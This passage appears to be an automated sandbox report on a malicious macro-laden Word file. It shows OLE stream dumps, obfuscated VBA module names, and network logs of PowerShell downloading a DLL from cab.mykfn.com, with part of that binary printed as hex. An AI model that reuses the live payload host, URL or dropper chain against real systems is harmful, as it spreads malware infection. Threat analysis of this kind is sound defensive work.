Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 528

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	528
Entropy:	4.04926305468
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . d . . . . . L . . . . . , ... 4 . . . . . < . . . . . D . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 e0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 64 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6861

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6861
Entropy:	6.02856268982
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 527

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	527
Entropy:	5.49968943522
Base64 Encoded:	True
Data ASCII:	I D = " { D C 2 3 F 3 6 1 - 8 9 7 5 - 4 E 8 5 - B 2 7 9 - 1 5 E 2 D 2 0 E 1 4 0 C } " . . D o c u m e n t = S k y 5 m d b f r e 3 x e 7 q 8 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = H j 8 d h q r d h _ 8 4 9 8 . . M o d u l e = D u l z 0 g 2 a 3 q q d j s t y 7 . . E x e N a m e 3 2 = " A l 3 m j h l b y h g 8 x a x a v " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " B A B 8 0 5 3 5 4 3 3 9 4 3 3 9 4 3 3 9 4 3 3 9 "
Data Raw:	49 44 3d 22 7b 44 43 32 33 46 33 36 31 2d 38 39 37 35 2d 34 45 38 35 2d 42 32 37 39 2d 31 35 45 32 44 32 30 45 31 34 30 43 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 6b 79 35 6d 64 62 66 72 65 33 78 65 37 71 38 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 48 6a 38 64 68 71 72 64 68 5f 38 34 39 38 0d 0a 4d 6f 64 75 6c 65 3d 44 75 6c 7a 30 67 32 61 33 71 71 64 6a 73 74

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 152

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	152
Entropy:	3.89422423899
Base64 Encoded:	True

General	
Data ASCII:	S k y 5 m d b f r e 3 x e 7 q 8 . S . k . y . 5 . m . d . b . f . r . e . 3 . x . e . 7 . q . 8 . . . H j 8 d h q r d h _ 8 4 9 8 . H . j . 8 . d . h . q . r . d . h . _ . 8 . 4 . 9 . 8 . . . D u l z 0 g 2 a 3 q q d j s t y 7 . D . u . l . z . 0 . g . 2 . a . 3 . q . q . d . j . s . t . y . 7 . . . . .
Data Raw:	53 6b 79 35 6d 64 62 66 72 65 33 78 65 37 71 38 00 53 00 6b 00 79 00 35 00 6d 00 64 00 62 00 66 00 72 00 65 00 33 00 78 00 65 00 37 00 71 00 38 00 00 00 48 6a 38 64 68 71 72 64 68 5f 38 34 39 38 00 48 00 6a 00 38 00 64 00 68 00 71 00 72 00 64 00 68 00 5f 00 38 00 34 00 39 00 38 00 00 00 44 75 6c 7a 30 67 32 61 33 71 71 64 6a 73 74 79 37 00 44 00 75 00 6c 00 7a 00 30 00 67 00 32 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6005

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6005
Entropy:	5.67360235538
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 682

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	682
Entropy:	6.42612592717
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . N . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . .) . m . . . . ! O f f i c
Data Raw:	01 a6 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 4e d7 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 114302

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	114302
Entropy:	7.29269826557
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . ! ` . . . . b j b j . . . . . ~ . . . b . . . b . . ! X . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 21 60 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e be 01 00 62 7f 00 00 62 7f 00 00 21 58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 424

General	
Stream Path:	word
File Type:	data
Stream Size:	424
Entropy:	7.46732697397
Base64 Encoded:	False


General	
Data ASCII:	. . . . 6 . v . . b [0 . . . 6 . . . .) [ ) . o V = . . 1 q . . X . . . . h e . . . . . Z 1 C w . . X . . . 5 . . . U . . f . . . . (} . ~ . . . Y . . . . ~ . . . . . . K) _ . . U . . . . d . . . a . . L . . . . . S . . c . . . - (. . % y ; . . . . . (u . i i . . . e x W . E + . Y . 3 w . ? - V ; M . j . . . . # < N | . . . ^ . . . 2 . . . i . . . . e c . @ . . r . . R . . y . 4 . . . i . f . . 6 . . . j u . p W . e M . ^ . . a 3 . . S . . . . . . q J & - . . . . / . | . . . . .
Data Raw:	e0 e4 ab a4 36 f0 76 0e c5 62 5b 30 1f 7f a3 36 98 99 87 a5 29 5b 29 fd 6f 56 3d d8 b8 31 71 f5 95 58 d0 e3 0d 1a a6 08 b8 68 65 d0 13 ba c2 89 5a 31 43 77 e2 0c 58 85 ba ae 35 e0 b2 9e 55 93 f0 66 9a c7 ae bf 28 7d f3 7e ed c1 f6 59 e9 b4 93 b4 7e 87 ee fa 12 89 ff 4b 29 5f e5 c5 55 1a 12 d1 df ad 20 fa da 9b 08 c5 84 64 1f 96 8f 61 c4 80 4c fe 1f cd a5 f6 53 11 c7 63 96 c9 97 2d

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/21-19:56:54.693763	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/26/21-19:56:57.693739	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:50.627707005 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.810802937 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:50.811000109 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.813492060 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.996479034 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108664989 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108725071 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108763933 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108803988 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108841896 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108854055 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.108884096 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108922958 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108925104 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.108953953 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.109600067 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.109675884 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.109838009 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.109949112 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.110044003 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293565035 CET	80	49165	103.143.46.51	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:51.293591022 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293602943 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293615103 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293627024 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293638945 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293651104 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293673992 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293695927 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293709040 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293723106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293739080 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293739080 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293751955 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293765068 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293778896 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293791056 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293802023 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293858051 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293884039 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293979883 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.294008017 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.294023991 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.294090986 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.294301987 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.476910114 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.476980925 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477026939 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477041006 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477107048 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477108002 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477226973 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477286100 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477302074 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477371931 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477446079 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477567911 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477654934 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477787971 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477852106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477884054 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477912903 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477948904 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478033066 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478085041 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478296041 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478327036 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478380919 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478490114 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478521109 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478568077 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478653908 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478743076 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478792906 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478950024 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478981018 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479026079 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479160070 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479327917 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479362011 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479394913 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479448080 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479522943 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479624033 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479748011 CET	80	49165	103.143.46.51	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:51.479830980 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479917049 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480010033 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480082035 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480082035 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480262995 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480343103 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480415106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480496883 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480557919 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480609894 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480700970 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480731010 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480751991 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480813980 CET	80	49165	103.143.46.51	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:50.186603069 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 19:55:50.611752033 CET	53	52197	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 26, 2021 19:56:54.693763018 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 26, 2021 19:56:57.693738937 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable


DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 19:55:50.186603069 CET	192.168.2.22	8.8.8.8	0xa6ed	Standard query (0)	cab.mykfn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 19:55:50.611752033 CET	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	cab.mykfn.com		103.143.46.51	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.143.46.51	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 19:55:50.813492060 CET	0	OUT	GET /admin/X/ HTTP/1.1 Host: cab.mykfn.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 19:55:51.108664989 CET	1	IN	HTTP/1.1 200 OK Date: Tue, 26 Jan 2021 18:59:03 GMT Server: Apache X-Powered-By: PHP/7.2.26 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Tue, 26 Jan 2021 18:59:03 GMT Content-Disposition: attachment; filename="25tKOPKVWtIdM19idoHqc.dll" Content-Transfer-Encoding: binary Set-Cookie: 60106677a0544=1611687543; expires=Tue, 26-Jan-2021 19:00:03 GMT; Max-Age=60; path=/ Last-Modified: Tue, 26 Jan 2021 18:59:03 GMT Keep-Alive: timeout=5, max=40 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 0 0 00 02 00 00 03 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 05 00 58 15 00 00 00 a0 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 14 ed 04 00 00 70 00 00 00 ee 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 60 05 00 00 02 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 70 05 00 00 02 00 00 00 32 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 80 05 00 00 02 00 00 00 34 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 90 05 00 00 02 00 00 00 36 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 a0 05 00 00 04 00 00 00 38 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4000MZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`d<Xa`.text68 `.rdataWP<@@.d ata`>@.text4pB@.text8d`0 @.text7dp2 @.text6d4 @.text5d6 @.reloc8@B

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1288 Parent PID: 584

General

Start time:	19:55:34
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f7c0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF376D392BA1B7C221.TMP	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4D27	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9049AC0	unknown
